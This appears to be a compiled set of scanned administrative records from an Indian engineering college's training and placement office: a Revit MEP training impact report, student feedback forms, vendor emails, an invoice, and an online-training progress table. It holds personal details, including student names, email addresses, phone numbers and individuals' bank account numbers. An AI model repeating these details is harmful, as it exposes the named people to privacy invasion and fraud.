3	SREEMAN	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
4	DHANYA P	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
5	MICHA	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
6	KOPKA <i>(KOPKA)</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
7	TRAVENA <i>(TRAVENA)</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
8	ANIZIARA	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
9	FOCIMAJ	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
10	AREFELIA	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
11	WENYA JOHN	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>
12	SELMA TOMI	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>	<i>[Signature]</i>



DEPARTMENT OF ELECTRICAL AND ELECTRONICS ENGINEERING
REVIT MEP - INDUSTRIAL TRAINING - IMPACT REPORT

Topic: REVIT MEP- INDUSTRIAL TRAINING

Date: 4TH march 2020-8th march 2020

Semester and academic year: S6, 2019-20

Duration (no of days): 5 days

Batch: S6, (2017-21 EEE Batch)

A 5 day hands on internship program entitled 'REVIT MEP' on 'Mechanical Electrical and Plumbing' was conducted by InterCAD Systems Private Limited, one of the leading training centres in Kerala, for the students of 6th semester of Electrical and Electronics Engineering of Vimal Jyothi Engineering college. The workshop was conducted from 4th March 2020 to 8th March 2020. The trainers were Mr. Abhiram and Mr. Balu from InterCAD System Pvt. Ltd.

a. Knowledge acquired

The workshop mainly dealt with introduction to REVIT MEP Software and its basic drawing and editing tools. The students were provided an opportunity to build Building Models in order to incorporate non conflicting design of Mechanical, Electrical and Plumbing engineering in an architectural design of building and to identify the material requirements for complete construction. All the designed projects provoked the students to enhance their thinking skills and imparted students with good technical knowledge.

Students were also given training on HVAC Systems, adding duct and piping systems, and were made to work on automatic duct and piping layouts. REVIT MEP software's modelling and layout tools enabled students in placing mechanical, electrical and plumbing systems more accurately. It also helped the students in working with dimensions, tags and schedules, adding electrical and fire protection circuits, and creating documents and sheets more easily.

b. Skills learned: (skills and any career-specific abilities that you gained during your project like technical skills, problem analysis, etc. Discuss any of the skills that you learned as part of courses at the college)

The students were able to acquire few skills for the career such as the REVIT MEP Software and its basic drawing and editing tools. Students are able to understand and evaluate the Building Models in order to incorporate non

conflicting design of Mechanical, Electrical and Plumbing engineering in an architectural design and got an exposure to design and analytical skills during the session.

c. **Impact analysis:** Compare the **knowledge and skills sets** that you gained (mentioned as per para a& b above) before and after your internship/visit

Use scale from 1 to 4

Poor = 1 satisfactory = 2, very good = 3 and excellent = 4

Sl. No	Knowledge/Skills	Before	After
1	Practical application of Engineering concepts	1	4
2	Exposure to Design and Analytical skills	1	2
3	Introduced modern engineering tools, REVIT MEP	0	4
4	Research based knowledge	1	2
5	Contributed to your lifelong learning	1	3
6	Apply knowledge of electrical fundamentals, analog & digital electronics to the field of electrical & electronics systems in industry.	2	3
7	Develop technical knowledge, skill, and competence to identify comprehend and solve problems in research and academic related to industrial drives & control	1	3

d). Connected POs & PSOs Attainment

(Select relevant POs /PSOs and rate the same for the Industrial Training /internships/Industrial visits undergone)

Use scale from 1 to 3

1 -Poor, 2-Medim, 3- High

POs	Rating			POs	Rating			PSOs	Rating		
	3	2	1		3	2	1		3	2	1
PO 1	3			PO 7			1	PSO 1	3		
PO 2		2		PO 8			1	PSO 2	3		
PO 3	3			PO 9	3						
PO4			1	PO 10		2					
PO 5	3			PO 11		2					
PO 6			1	PO 12	3						

| Program Outcomes (POs)

Engineering Knowledge: Apply the knowledge of mathematics, science, engineering fundamentals and an engineering specialization to the solution of complex engineering problems.

Problem Analysis: Identify, formulate, analyze and solve complex engineering problems using first principles of mathematics, natural sciences, and engineering concepts.

Design Development of Solutions: Design solutions for complex engineering problems and design systems, components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

Conduct Investigations of Complex Problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide solutions and conclusions.

Modern Tool Usage: Select and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.

The Engineer and Society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities related to the professional engineering practice.

Environment and Sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of and need for sustainable development.

- Explain their ethical principles and conduct in professional ethics and regulations and norms of the engineering practice.
- Individual and Team Work: Function effectively as an individual and as a member or leader in diverse teams and in multi-disciplinary settings.
- Communication: Communicate effectively in complex engineering activities with the engineering community and with society at large, such as making presentations and reports, effective reports and design documentation, making effective presentations, and give and receive clear instructions.
- Project Management and Finance: Demonstrate knowledge and understanding of the engineering and management practices and apply them to a team to manage projects and in multi-disciplinary environments.
- Life-long Learning: Recognize the need for, and have the preparation and ability to engage in independent and lifelong learning of the broadest-based and interdisciplinary nature.

| Program Specific Outcomes (PSOs)

- Apply the knowledge of electrical fundamentals, circuit design, control engineering, analog & digital electronics to the field of electrical & electronics systems in industry.
- Develop technical knowledge, skill and competence to identify, conceptualize and solve problems in research and development related to power system, instrumentation, industrial drive & control.

| Program Educational Objectives (PEOs)

- Graduates will achieve broad and in-depth knowledge of Electrical & Electronics Engineering relating to industrial practice and research to analyze the practical problems and think creatively to generate innovative solutions using appropriate technologies.
- Graduates will make valid judgment, synthesize information from a range of sources and communicate them in sound ways appropriate to the discipline.
- Graduates will sustain intellectual curiosity and pursue lifelong learning not only to excel in the field of Electrical & Electronics Engineering, but also that are important to society.
- Graduates will adapt to different roles and demonstrate leadership in global working environment by respecting diversity, professionalism and ethical practices.

Vision

To evolve as a centre of excellence, to train students in contemporary technologies, to meet the needs of global industry and to develop them into skillful engineers enriched with human values and professional ethics.

Mission

To produce competent and disciplined Electrical & Electronics Engineers through delivery of quality education to meet the ongoing global challenges in alignment with technical education system and society.

Faculty Signature

INDUSTRIAL TRAINING FEEDBACK FORM

Name of the student	: ABHIRAM CP
Roll number and Semester	: 01, 56
Date of training	: 4-8 th MARCH 2020
Name of the company	: Inter CAD Systems Private Limited
Type of the industry	: CAD system

Sl.No.	Questions	Very good	Good	Average	Poor
1.	Was the training technically helpful to you?	✓			
2.	How would you rate the relevance of the training with the curriculum?	✓			
3.	How you feel about the working environment of the industry?	✓	✓		
4.	Whether the employees were able to clarify your doubts?		✓		
5.	Can you identify any recent technology over their?		✓		
6.	Whether the industry is updated with the current technical changes?	✓			
7.	Can you rate the importance of an electrical engineer at that industry?	✓			
8.	Were you able to analyze the working machines and equipments at that industry with the theoretical knowledge?	✓			
9.	Can you solve a problem practically by the knowledge obtained from your industrial training in future?		✓		
10.	Do you prefer to have this kind of training in future?	✓			
11.	Give overall rating to industrial training		✓		

INDUSTRIAL TRAINING FEEDBACK FORM

Name of the student	: Akhil TP
Roll number and Semester	: 02, 56
Date of raining	: 4-8 th March 2020
Name of the company	: Inter CAD systems private Limited
Type of the industry	: CAD system

Sl.No.	Questions	Very good	Good	Average	Poor
1.	Was the training technically helpful to you?		✓		
2.	How would you rate the relevance of the training with the curriculum?	✓			
3.	How you feel about the working environment of the industry?		✓		
4.	Whether the employees were able to clarify your doubts?	✓			
5.	Can you identify any recent technology over their?	✓			
6.	Whether the industry is updated with the current technical changes?	✓			
7.	Can you rate the importance of an electrical engineer at that industry?	✓			
8.	Were you able to analyze the working machines and equipments at that industry with the theoretical knowledge?		✓		
9.	Can you solve a problem practically by the knowledge obtained from your industrial training in future?	✓			
10.	Do you prefer to have this kind of training in future?	✓			
11.	Give overall rating to industrial training	✓			

INDUSTRIAL TRAINING FEEDBACK FORM

Name of the student	: Akshay K.V
Roll number and Semester	: 03, 56
Date of training	: 4-8 th March 2020
Name of the company	: Inter CAD systems private limited
Type of the industry	: CAD system

Sl.No.	Questions	Very good	Good	Average	Poor
1.	Was the training technically helpful to you?	✓			
2.	How would you rate the relevance of the training with the curriculum?	✓			
3.	How you feel about the working environment of the industry?		✓		
4.	Whether the employees were able to clarify your doubts?		✓		
5.	Can you identify any recent technology over their?		✓		
6.	Whether the industry is updated with the current technical changes?		✓		
7.	Can you rate the importance of an electrical engineer at that industry?	✓			
8.	Were you able to analyze the working machines and equipments at that industry with the theoretical knowledge?		✓		
9.	Can you solve a problem practically by the knowledge obtained from your industrial training in future?	✓			
10.	Do you prefer to have this kind of training in future?	✓			
11.	Give overall rating to industrial training	✓			

INDUSTRIAL TRAINING FEEDBACK FORM

Name of the student	: Amel K
Roll number and Semester	: 04, S6
Date of raining	: 4-8 th MARCH 2020
Name of the company	: INTER CAD SYSTEMS PRIVATE LIMITED
Type of the industry	: CAD SYSTEMS

Sl.No.	Questions	Very good	Good	Average	Poor
1.	Was the training technically helpful to you?	✓			
2.	How would you rate the relevance of the training with the curriculum?	✓			
3.	How you feel about the working environment of the industry?	✓			
4.	Whether the employees were able to clarify your doubts?	✓			
5.	Can you identify any recent technology over their?	✓			
6.	Whether the industry is updated with the current technical changes?		✓		
7.	Can you rate the importance of an electrical engineer at that industry?	✓			
8.	Were you able to analyze the working machines and equipments at that industry with the theoretical knowledge?	✓			
9.	Can you solve a problem practically by the knowledge obtained from your industrial training in future?		✓		
10.	Do you prefer to have this kind of training in future?	✓			
11.	Give overall rating to industrial training	✓			

Six Phrase Online Training Details

1 message

6 April 2020 at 16:58

Six Phrase The Finishing School <training.sixphrase@gmail.com>
To: Placement Cell Vjec <tpc@vjec.ac.in>
Cc: Dinesh Narayan <dinesh.sixphrase@gmail.com>, Teja Prasanth Six Phrase <teja.sixphrase@gmail.com>, vishnuskumar7@gmail.com

Dear Sir,

Greetings from Six Phrase...!

As per our recent telephonic conversation, we are here to attach you the details with pricing. So, kindly go through the below details.

*** Online Aptitude Training**

Target audience : B.Tech students.

Program Duration : 5 days.

Program Type : Placement Fit - Online Aptitude Training program.

Cost per student for the program : Rs.845 + GST(Negotiable).

Online Assessment Tests : Periodic assessments will be done using our portal and scorecards will be shared.

*** Online Technical Training**

Target audience : B.Tech students.

Program Duration : 5 days.

Program Type : Placement Fit - Online Technical Training program.



Cost per student for the program : Rs.845 + GST(Negotiable).

Online Assessment Tests : Periodic assessments will be done using our portal and scorecards will be shared.


For any Clarification, Please feel free to contact us at 8897325119 - S.Teja Prasanth


Thanks.

Regards,
Six Phrase Team.

2 attachments Six Phrase - Online CRT Proposal.pdf
490K Six Phrase - Online Technical Training Proposal.pdf
489K

PRO FORMA INVOICE

SIX PHRASE – Aptitude Training 93A GKD Nagar P.N.Palayam Coimbatore – 641037		Invoice No. 2021003	Dated 20 September 2020
Institution: Vimal Jyothi Engineering College State Highway 59, Jyothi Nagar, Kannur District, Chemperi, Kerala 670632 GSTIN: NA		Account Name - Six Phrase Aptitude Training Account Number - 50200045607859 IFSC Code - HDFC0004142 Bank Name - HDFC BANK	
		Terms of Delivery Quotation submitted for Aptitude Competency Development Training Program.	
S No	Particulars	Amount	
1	Aptitude Competency Development Training Program for II, III and IV Year Engineering Students	Rs.80,000.00	
		IGST @ 18%	Rs.14,400.00
		Final Amount	Rs.94,400.00
Amount (in words) – Indian Rupees Ninety Four Thousand and Four Hundred Only.			
Cheque/DD to be issued in favor of Six Phrase – Aptitude Training			
PAN Number - APSPV4632A GST Number - 33APSPV4632A1ZU			
		Authorized Signatory 	


JUSTINE M. AUGUSTINE
 Assistant Officer
 Vimal Jyothi Engineering College
 Chemperi - 670632

QUOTATION

Sir/Madam,

Sub: Quotation for Six Phrase - Online Aptitude Training Program.

Greetings from SIX PHRASE – THE FINISHING SCHOOL

In line with the discussion we had with you we have here with detailed the program details along with the cost for conducting the Six Phrase - Online Aptitude Training Program.


Please find below the program details.

Program Duration:	10 Hours(5 Days - Daily 2 Hours)
Target Audience:	B.Tech Students
Program Type:	Six Phrase - Online Aptitude Training
Cost	Batch 1(I - II Year) - Rs. 40,000 + GST Per Batch OR Rs.200 + GST Per Student for 10 Hours Batch 2(II - III Year) - Rs. 40,000 + GST Per Batch OR Rs.200 + GST Per Student for 10 Hours Batch 3(III - IV Year) - Rs. 40,000 + GST Per Batch OR Rs.200 + GST Per Student for 10 Hours
Online Test Portal:	One year access to 600+ Online Tests (Aptitude, Technical, 150+ Company Specific Tests) using Six Phrase - Talent Assessment Tool (TAT).
Portal Details:	Six Phrase - MySlate Online Test Portal(Codification) & HackerRank URL - http://www.codification.in/

Contact Person :

Mr. Dinesh, 93441 77307/90038 79747





Placement Cell Vjec <tpc@vjec.ac.in>

SIX PHRASE | TRAINING

1 message

SixPhrase BusinessDevelopment <sixphrase.bd@gmail.com>
To: Placement Cell Vjec <tpc@vjec.ac.in>

5 March 2020 at 08:09

Dear Sir,

As per the discussion, payment for 2 days TCS Company Specific Training (July 2019) for 1 batch (Rs.18,000) and 3 days Wipro Company Specific Training (October 2019) for 3 days for 2 batches (Rs.44,000) can be processed to below mentioned account of Six Phrase BDOs.

Total amount = Rs.62,000.

Account details :

(1) Name : Vishnu S Kumar
Bank : Federal Bank
Account number : 17240100036964
Branch : Pukkattupady
IFSC : FDRL0001724 22,000/-

(2) Name : SANAL K S
Bank : Federal Bank.
Account number : 17040100023941.
IFSC : FDRL0001704.
Branch : Amballur. 20,000/-

(3) Name : ABHIJITH S
Bank : Syndicate Bank.
Account number : 43582210013442.
IFSC Code: SYNB0004358.
Branch : Chingavanam. 20,000/-

Kindly credit Rs. 62,000/- to these 3 A/c numbers towards the TCS & WIPRO Specific trainings conducted by SIX PHRASE Team. Training amount verified and approved.

JUSTINE M. AUGUSTINE
Placement Officer
Vimal Jyothi Engineering College
Chemperai - 670632

Thanks and Regards

Six Phrase - The Finishing School [University of Cambridge Authorized Preparation Center]
Prabhu N.D. - 99946 75750 \ 962 962 0432

www.sixphrase.com

http://www.facebook.com/SixPhrase

Aptitude Training | English Training | Cambridge English Training | Technical Training | Placement Services | Talent Assessment Tool (TAT)



CERTIFICATE Of Participation

This certificate is proudly presented to

Aalap Ragesh

For the successful participation
of Placement Training conducted by Sixphrase during August 2020

Justine M Augustine
Placement Officer



Dinesh Narayan
Training Manager



Attn. S6 Students !!! Online Placement Training - Important !!!

1 message

9 April 2020 at 16:33

TPO VJEC <tpc@vjec.ac.in>

To: 2017@vjec.ac.in

Cc: anjalinbr99@gmail.com, danushadineshann1999@gmail.com, jewelprakash123@gmail.com, sharonshalu100@gmail.com, sreasureah0305@gmail.com, aparnakm12@gmail.com, jamnanc3@gmail.com, aslinajla@gmail.com, mariasandra260@gmail.com, arunimamohanan1234@gmail.com, anu461621@gmail.com, akhilvenugopalan111@gmail.com, nandakrishnapp@gmail.com, amalcskhar34@gmail.com, sayathsayu1234@gmail.com, Biju P Mathews <bijupmathews@vjec.ac.in>, "Dr. Benny Joseph" <bennyjoseph@vjec.ac.in>, "Fr. James Chellamkottu" <manager@vjec.ac.in>, Laly James EEE <lalyjames@vjec.ac.in>, "Manoj. V. Thomas CSE" <manojkurissinkal@vjec.ac.in>, Raju K K ME <rajukk@vjec.ac.in>, Reema Mathew AEI <reemamathew@vjec.ac.in>, "Roshini T.V ECE" <roshini.tv@vjec.ac.in>, reshmakv@vjec.ac.in, "Shinu M. M" <shinum@vjec.ac.in>, "Shika. S" <shikasuren@vjec.ac.in>, Logi N Boby CE <logibobyabraham@vjec.ac.in>, Prajisha CE <prajisha@vjec.ac.in>, rojinp@vjec.ac.in, anittajose@vjec.ac.in, anchuajayakumar@vjec.ac.in, Archana prasad EI <lexmi712@vjec.ac.in>, "Ancy K. Sunny CSE" <ancyksunny@vjec.ac.in>, "Manoj K. C" <kcmnojk@vjec.ac.in>, Binil Kumar ECE <binil@vjec.ac.in>, amruthamaria@vjec.ac.in, Binoy <binoy.poyili@vjec.ac.in>, Johny P Joseph ME <johnypjoseph@vjec.ac.in>, Alex George ME <alexgrge@vjec.ac.in>, Shaji George <shajigc@vjec.ac.in>, Sreekanth MP <sreekanth@vjec.ac.in>, Mejo M Francis <mejofrancis@vjec.ac.in>, anaghm@gmail.com, Saiju Thomas Office <saiju@vjec.ac.in>

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Attn. S6 Students,

Greetings from Training and Placement Cell !!!

In association with FACE Academy we have arranged 66 hours of Online Placement Training to prepare you for Campus Recruitments. The training will include 18 hours for Aptitude + 42 hours for programming fundamentals + 6 hours for Soft skills. The training content will be accessed to all students 24X7 basis and it is a self paced learning model which includes pre-recorded video sessions and assessment tests after each module to check your understanding.

As part of this, we have scheduled a webinar for all S6 students tomorrow (10/04/2020) at 03.15 PM. The course content and all other relevant details will be briefed during the webinar.

Please follow the following steps.

1. Register in the link: <https://bit.ly/FACE-VJEC-F360>
2. You will receive an invitation email with a link "Join Webinar"
3. Click on the "Join Webinar" link at 03.15 PM tomorrow

It is advised to complete the registration process by today itself. If you have any difficulty, please let me know.

The Online Placement training will start from Tuesday, 14th April 2020.

Note: TPC as well as S6 tutors will be monitoring the progress on a weekly basis. **It is mandatory to attend the webinar and Online Placement Training.**

Thank you.

Regards,

—
Justine M Augustine
Training & Placement Officer
Vimal Jyothi Engineering College, Chemperi
Kannur, Kerala -670632
Email: tpc@vjec.ac.in
Office: 0460-2212240 Ext:126
Mobile: 9946943094

FACE 360 Capsule Progress – Executive Summary

College Name: Vimal Jyothi Engineering College, Chemperi, Kannur

Introduction to the report–

This report provides a snapshot of the learning progress of students on the FACE 360 Capsule provided to them on the FACE Prep platform.

This report is prepared by the FACE Prep Support team. For any queries, they may be reached at faceprepcampus@focusacademy.in.

How is the learning progress calculated?

Each lesson comes with a cut-off score, which students are expected to clear. The learning completion is calculated based on students achieving the cut-off score in all lessons. In most lessons, the cut-off score is 100%.

Some students might have kickstarted learning, but would not have attained the cut off score to be considered for completion of a lesson.


Course structure –

The course is structured into 11 different stages. The stages are unlocked in phases, for the students, thereby setting them a learning target. The learning duration in each stage is 6 hours.


Stage #	What's covered?
1	Fundamentals of Programming – C++
2	
3	
4	
5	
6	
7	
8	Aptitude
9	
10	
11	Recruitment Essentials

Snapshot of learning progress –

Overall snapshot



Course completion (factoring in learners who have kick-started learning)



ATTENDANCE DETAILS OF TRAINING CONDUCTED FROM APRIL 14 - MAY 13, 2020

Sl. No.	Student Name	Dept.	Completion Percentage	Time Spent
1	ALEENA MATHEW	CSE	62.15%	1 day 4 hours 3 minutes 34 seconds
2	DEVIKA K	CSE	70.44%	2 days 7 hours 35 minutes 10 seconds
3	ARYA T P	EC	96.78%	3 days 7 hours 52 minutes 48 seconds
4	ROBIN JOSE	AEI	17.9%	8 hours 18 minutes 21 seconds
5	ADVAITH P R	ME	0.14%	32 minutes 34 seconds
6	SHABREENA M	EEE	40.92%	1 day 6 hours 57 minutes 37 seconds
7	AKASH RAJU	ME	12.61%	4 hours 14 minutes 33 seconds
8	NIRMAL ZECHARIAH SAMUEL	EEE	23.07%	21 hours 56 minutes 22 seconds
9	PREETHIKA B DEV	EC	100%	1 day 13 hours 22 minutes 42 seconds
10	AMAL SIBY	ME	29.72%	13 hours 35 minutes 2 seconds
11	JIS MATHEW	AEI	14.68%	3 hours 24 seconds
12	SHREYA NAMBIAR	CSE	90.37%	2 days 7 hours 12 minutes 48 seconds
13	DRISYA THOMAS	CSE	7.2%	2 hours 55 minutes 57 seconds
14	MATHEW P M	EC	33.32%	21 hours 58 minutes 45 seconds
15	MATHEW SEBASTIAN	AEI	3.06%	1 hour 34 minutes 10 seconds
16	ALEENA SAJU	CSE	52.8%	1 day 7 hours 4 minutes 49 seconds
17	VAISHNAVI PRABHAKARAN	ME	1.91%	19 minutes 20 seconds
18	BIJITH BINOY	EEE	7.86%	5 hours 2 minutes 50 seconds
19	KAVYA PRASAD	EC	100%	2 days 15 hours 20 minutes 19 seconds
20	NEUBIN SEBASTIAN	EC	44.92%	1 day 2 hours 45 minutes 47 seconds
21	DEEPTHI JOSEPH	EC	100%	1 day 5 hours 5 minutes 20 seconds
22	SHARON BENNY	CE	14.76%	6 hours 6 minutes 18 seconds
23	DELAN KISHAN CRASTA	CE	4.7%	1 hour 33 minutes 30 seconds
24	NIKUL MOHAN	ME	6.5%	1 hour 22 minutes 43 seconds
25	SREEHARI	AEI	19.65%	9 hours 18 minutes 10 seconds
26	VYSHNAVI K	CSE	94.15%	1 day 18 hours 53 minutes 46 seconds
27	SWATHI M	EEE	26.27%	10 hours 45 minutes 46 seconds
28	VARSHA K K	CE	3.43%	54 minutes 24 seconds
29	SNEHA KOLLANKANDY CHALIL	EEE	72.83%	23 hours 42 minutes 26 seconds
30	MERIN BENNY	CSE	18.69%	11 hours 10 minutes 4 seconds
31	MEGHNA SUDHARMAN	EC	43.81%	23 hours 52 minutes 17 seconds
32	Abdul Muiz Muhammedali P A P	ME	21.58%	9 hours 26 minutes 16 seconds
33	SELMA TOMY	EEE	30.65%	12 hours 55 minutes 51 seconds
34	AMRUTHA P V	CE	15.06%	6 hours 50 minutes 46 seconds
35	NITHIN RAJAN K.A.P	ME	20.93%	8 hours 48 minutes 47 seconds
36	GOPIKA VIDHYADHARAN	CE	0.85%	7 minutes 32 seconds
37	SREERAG C V	EC	6.45%	2 hours 49 minutes 4 seconds
38	NASIF ABDUL NASER	EEE	35.86%	9 hours 30 minutes 40 seconds
39	THOMAS ANTO	CSE	56.6%	20 hours 56 minutes 29 seconds
40	CYRIL MATHEW	EC	3.35%	1 hour 9 minutes 36 seconds
41	ALBIN JOSEPH	CSE	84.82%	1 day 7 hours 12 minutes 52 seconds
42	ARUNIMA M R	CE	9.2%	7 hours 18 minutes 27 seconds
43	ATHULYA THANKACHAN	CSE	47.52%	1 day 6 hours 3 minutes 43 seconds
44	ARUN AUGUSTINE	CSE	3.95%	54 minutes 47 seconds
45	AMITHA THOMAS	EC	95.18%	1 day 9 hours 14 minutes 49 seconds
46	SWATHI VALSARJ	EC	94.29%	22 hours 9 minutes 53 seconds

47	ASHLY K.P	CSE	32.26%	18 hours 38 minutes 41 seconds
48	ABHIRAMI VENUGOPAL	EC	100%	1 day 3 hours 59 minutes 48 seconds
49	ARATHI KRISHNA	EC	57.76%	21 hours 56 minutes 13 seconds
50	ANAGHA C	CE	3.63%	1 hour 48 minutes 26 seconds
51	MEGHA MAHESH	EC	98.69%	1 day 20 hours 37 minutes 35 seconds
52	APARNNA K M	CE	3.58%	1 hour 26 minutes 51 seconds
53	ATHULYA VINCENT	EC	23.33%	14 hours 8 minutes 50 seconds
54	ATHULYA THOTTEN VEETILE	CE	33.79%	13 hours 23 minutes 40 seconds
55	ANAVADHYA RADHAKRISHNAN	EEE	100%	2 days 16 hours 32 minutes 7 seconds
56	V V POOJA RAJ	EEE	47.17%	22 hours 26 minutes 43 seconds
57	ABHISHEK T K	EC	18.21%	5 hours 4 minutes 52 seconds
58	ANGEL ANTO	CSE	4.24%	1 hour 19 minutes 23 seconds
59	ANAGHA	CSE	28.37%	11 hours 34 minutes 48 seconds
60	DEVIKA P V	EC	48.8%	23 hours 34 minutes 55 seconds
61	AMAL CHERIYAN	CSE	2.97%	45 minutes 20 seconds
62	VYSHNAV K	ME	4.54%	2 hours 7 minutes 46 seconds
63	THANOOJA	EC	1.33%	31 minutes 38 seconds
64	FATHIMATHUL HUSNA MOIDEEN	EC	19.84%	8 hours 4 minutes 36 seconds
65	ASWIN K	ME	0%	2 minutes 40 seconds
66	AVINASH RAJAN	EEE	2.9%	51 minutes 5 seconds
67	RENUKA T	CSE	8.47%	4 hours 51 minutes 3 seconds
68	ATHIRA M P	CE	3.69%	1 hour 34 minutes 26 seconds
69	NITHIN TOM	EC	8.69%	3 hours 9 minutes 53 seconds
70	JOYSA S JANAN	EEE	3.46%	1 hour 37 minutes 46 seconds
71	ASHIN SEBASTIAN	EC	67.32%	2 days 2 hours 4 minutes 9 seconds
72	NEENA SUNNY	CE	3%	1 hour 53 minutes 33 seconds
73	SRUTI GOVINDAN	CE	1.33%	1 hour 27 minutes 40 seconds
74	Theertha M	S6 CE B	0%	2 minutes 22 seconds
75	RADHANA S	EC	58.5%	1 day 9 hours 56 minutes 30 seconds
76	V ADVAITH	EC	13.32%	3 hours 19 minutes 30 seconds
77	AKHILA JOSE	CSE	7.04%	3 hours 21 minutes 7 seconds
78	AISHWARYA M	CSE	50.93%	1 day 16 hours 7 minutes 11 seconds
79	VIMAL P	EC	99.08%	17 hours 34 minutes 40 seconds
80	DRISHYA T	CE	25.7%	11 hours 15 minutes 56 seconds
